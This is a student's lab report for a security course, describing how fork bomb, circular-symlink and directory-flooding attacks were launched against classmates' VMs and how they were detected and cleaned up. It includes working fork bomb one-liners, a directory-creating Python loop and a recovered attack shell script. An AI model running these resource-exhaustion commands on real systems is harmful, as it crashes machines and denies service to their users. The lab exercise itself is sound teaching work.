Qianyi Feng

CIS 410

Assignment 5 report


Exercise 1: Detecting/Launching Fork Bomb Attacks on VMs

1.1. Monitoring/Detecting Fork Bomb Attacks on Your VM:

Script on ix: runvm.sh

Script on my VM: mon1.sh

In this exercise, I have modified the /etc/security/limits.conf at very beginning but in a wrong way, which was making a group for all users first and then set the nproc. However, I have missed that the "#" symbol needs to be deleted, which means the conf file doesn't work. I noticed that until the forkbomb attack has been started. Then in Thursday's class, Zahra told me how to modified limits.conf correctly:



1.2. Launching Fork Bomb Attacks on Selected VMs:

In this exercise, I have tried three kinds of forkbomb. The first one is only "b () { b | b & } ; b ". I found this command from Google and tried it on my own VM, which makes my VM down very soon that I have to restart my VM. The I tried to add the "sleep 5" -> "b() { sleep 5; b | sleep 5; b& }; b" to let the forkbomb grows slowly with the speed 12proc/min, and it works at the beginning, but because the modified limits.conf did not work on my VM, thus my VM was down again after the process increased up to thousands, therefore I had to restart the VM again. Here is the log at http://ix.cs.uoregon.edu/~qfeng/snail-wk5.html:

```
......Updating......
Thu Feb 7 09:56:10 UTC 2019
09:56:11 up 8 days, 2:15, 4 users, load average: 0.17, 0.14, 0.05
107 root 1373 qianyi
........message ending........

......Updating......
Thu Feb 7 09:57:14 UTC 2019
09:57:14 up 8 days, 2:16, 4 users, load average: 0.41, 0.19, 0.07
107 root 1385 qianyi
........message ending........

......Updating......
Thu Feb 7 09:58:43 UTC 2019
10:00:19 up 8 days, 2:19, 4 users, load average: 17.30, 7.93, 3.08
......Updating......
Thu Feb 7 16:03:23 UTC 2019
16:03:23 up 1 min, 0 users, load average: 0.84, 0.41, 0.15
95 root
........message ending........

......Updating......
Thu Feb 7 16:04:23 UTC 2019
16:04:23 up 2 min, 0 users, load average: 0.31, 0.33, 0.14
95 root
........message ending........
```

Then I have tried another way, which is to copy and paste 64 date.sh scripts and then called them in one script. I have not tried it on my own VM but on other classmates VM, and it seems works. After that I have tried a new command, which is to call the same .sh file for multiple times without coping multiple times, which is better than the previous method.

Exercise 2: Defending/Launching Various Attacks on VMs

2.1. Launching other Attacks on Selected VMs:

1. Creating a few circular symbolic links.
2. Deleting a few open files.
3. Running a daemon-like program that creates a lot of directories or files.

For this exercise, I have googled a lot for the attacking methods. For the first one, I have used "ln -s" command to create circular symbolic link, and here is the result:

```
lrwxrwxrwx    1 qianyi qianyi     4 Feb  7 23:26 symn -> symn
lrwxrwxrwx    1 qianyi users      8 Feb  8 07:37 symtest1 -> symtest1
lrwxrwxrwx    1 qianyi users      8 Feb  8 07:41 symtest2 -> symtest2
lrwxrwxrwx    1 qianyi users      8 Feb  8 07:41 symtest3 -> symtest3
lrwxrwxrwx    1 qianyi users      8 Feb  8 07:41 symtest4 -> symtest4
```

```
[qianyi@osboxes:~$ cd symtest1
-bash: cd: symtest1: Too many levels of symbolic links
```

For the second one, I have no idea to delete open files in batch, therefore I deleted them manually. Firstly I used lsof command to find open files, and then use rm command

to remove them. However, I have no permission to delete other people's file, and I was not sure which files of mine could be deleted safely, therefore I thought I have to delete the files that made by myself. Then I found that the nohup.out file is already an open file, thus I have deleted them manually.

For the third attack, I have written a python file first, and then wrote the script to call it Because I found that a lot of daemon commands need to install packages, therefore I had to use nohup command again to make sure the directory creating process looks like a daemon-like program. This python file could make a new directory every 1 minute, and the screenshot below is the result:

```
import os, sys, time
base = '/home/qianyi/ltest/'
i = 1
while 1:
    file_name = base + str(i)
    os.mkdir(file_name)
    i = i + 1
    time.sleep(60)
```

```
1087  1196  1304  1413  1522  1631  226   335  444  553  662  771  880  99
1088  1197  1305  1414  1523  1632  227   336  445  554  663  772  881  990
1089  1198  1306  1415  1524  1633  228   337  446  555  664  773  882  991
109   1199  1307  1416  1525  1634  229   338  447  556  665  774  883  992
1090  12    1308  1417  1526  1635  23    339  448  557  666  775  884  993
1091  120   1309  1418  1527  1636  230   34   449  558  667  776  885  994
1092  1200  131   1419  1528  1637  231   340  45   559  668  777  886  995
1093  1201  1310  142   1529  1638  232   341  450  56   669  778  887  996
1094  1202  1311  1420  153   1639  233   342  451  560  67   779  888  997
1095  1203  1312  1421  1530  164   234   343  452  561  670  78   889  998
1096  1204  1313  1422  1531  1640  235   344  453  562  671  780  89   999
1097  1205  1314  1423  1532  1641  236   345  454  563  672  781  890
1098  1206  1315  1424  1533  1642  237   346  455  564  673  782  891
1099  1207  1316  1425  1534  1643  238   347  456  565  674  783  892
11    1208  1317  1426  1535  1644  239   348  457  566  675  784  893
110   1209  1318  1427  1536  1645  24    349  458  567  676  785  894
1100  121   1319  1428  1537  1646  240   35   459  568  677  786  895
1101  1210  132   1429  1538  1647  241   350  46   569  678  787  896
1102  1211  1320  143   1539  1648  242   351  460  57   679  788  897
1103  1212  1321  1430  154   1649  243   352  461  570  68   789  898
1104  1213  1322  1431  1540  165   244   353  462  571  680  79   899
1105  1214  1323  1432  1541  1650  245   354  463  572  681  790  9
1106  1215  1324  1433  1542  1651  246   355  464  573  682  791  90
```

2.2. Detecting Attacks on your VM:

I have written four script for detecting the attacks. However, I found that is hard to write a script to defend these attacks automatically, therefore I just firstly find the attacks, and then defend them manually. For the symlink, I used “find -follow -type l” command to find all circular symbolic links, and here is the result:

```
find: './luke/.gnupg': Permission denied
find: './luke/.cache': Permission denied
find: './albert/.gnupg': Permission denied
find: './albert/.cache': Permission denied
find: './lost+found': Permission denied
find: './john/.gnupg': Permission denied
find: './john/.cache': Permission denied
find: './kevin/.mayhem/isntthisfun': Too many levels of symbolic links
find: './kevin/.mayhem/otherDummy': Too many levels of symbolic links
find: './kevin/.mayhem/dummyLink': Too many levels of symbolic links
find: './kevin/.gnupg': Permission denied
find: './kevin/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDi
r/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newD
ir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/new
Dir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/ne
wDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/n
ewDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/
newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDi
/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDi
r/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newD
ir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/new
Dir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/ne
wDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/n
ewDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/
newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir/newDir
```

I then removed it manually:

```
osboxes@osboxes:/home/erric$ sudo rm attack1
osboxes@osboxes:/home/erric$ l
100kborless.txt  200kborless.txt  500kborless.txt  attack/  attack2@  attack3@  attackd
osboxes@osboxes:/home/erric$ ls
100kborless.txt  200kborless.txt  500kborless.txt  attack  attack2  attack3  attackdel.
osboxes@osboxes:/home/erric$ rm attack2
rm: cannot remove 'attack2': Permission denied
osboxes@osboxes:/home/erric$ sudo rm attack2
osboxes@osboxes:/home/erric$ ls
100kborless.txt  200kborless.txt  500kborless.txt  attack  attack3  attackdel.py  attac
osboxes@osboxes:/home/erric$
```

For the delopen files, I used “lsof | grep deleted” command to find deleted files first(need root privilege), then used “lsof | grep “deleted filename” command to find more

information of this deleted file. After that I used head -n 10 command to get the content of the deleted file, finally using cp to recover the file. Here is the result:

```
osboxes@osboxes:/home$ sudo lsof |grep /home/erric/attacklinkdir.sh~
attack.sh 32331                erric  255r      REG              8,5        167   12976152 /home/erric/attacklinkdir.sh~ (deleted)
osboxes@osboxes:/home$ sudo head -n 10 /home/erric/attacklinkdir.sh~
head: cannot open '/home/erric/attacklinkdir.sh~' for reading: No such file or directory
osboxes@osboxes:/home$ sudo head -n 10 /proc/32331/fd/255
#!/bin/bash
# Circular symbolic link
ln -s attack1 attack2
ln -s attack2 attack3
ln -s attack3 attack1

# Daemon-like program
while :
do
        mkdir attack
osboxes@osboxes:/home$ cp /proc/32331/fd/255 /home/erric/attacklinkdir.sh~
cp: cannot stat '/proc/32331/fd/255': Permission denied
osboxes@osboxes:/home$ sudo cp /proc/32331/fd/255 /home/erric/attacklinkdir.sh~
```

```
osboxes@osboxes:/home/erric$ ls
100kborless.txt  500kborless.txt  attack3       attacklinkdir.sh   date.out  ForkBomb.sh  output3.txt
200kborless.txt  attack           attackdel.py  attacklinkdir.sh~  date.sh   nohup.out
```

To detect the LotDir I used the “find /home -type d -mtime 1”command, which is to find the new directories that created recently. The defend method is the same with defending the symbolic links, which is to find the new created directories first, and then go to their directory, then remove the scripts that creating these files or directories.

```
osboxes@osboxes:/home$ sudo find /home -type d -mtime 1
/home/erric/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/
attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attac
k/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/att
ack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/a
ttack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack
/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/atta
ck/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/at
tack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/
attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attac
k/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/att
ack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/a
ttack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack
/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/atta
ck/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/at
tack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/
attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attack/attac
```

```
/home/zahra/dir110
/home/zahra/dir113
/home/zahra/dir240
/home/zahra/dir234
/home/zahra/dir203
/home/zahra/dir159
/home/zahra/dir243
/home/zahra/dir125
/home/zahra/dir230
/home/zahra/dir141
/home/zahra/dir21
/home/zahra/dir182
/home/zahra/dir34
/home/zahra/dir244
/home/zahra/dir47
/home/zahra/dir27
/home/zahra/dir38
/home/zahra/dir128
/home/zahra/dir111
/home/zahra/dir11
/home/zahra/dir161
/home/zahra/dir99
/home/zahra/2
/home/zahra/dir174
/home/zahra/dir79
```

References

https://www.serverwatch.com/tutorials/article.php/3822816/Recovering-Deleted-Files-With-lsof.htm

https://www.experts-exchange.com/questions/20314294/circular-soft-links.html

https://unix.stackexchange.com/questions/287108/how-to-find-directories-that-updated-last-day-in-linux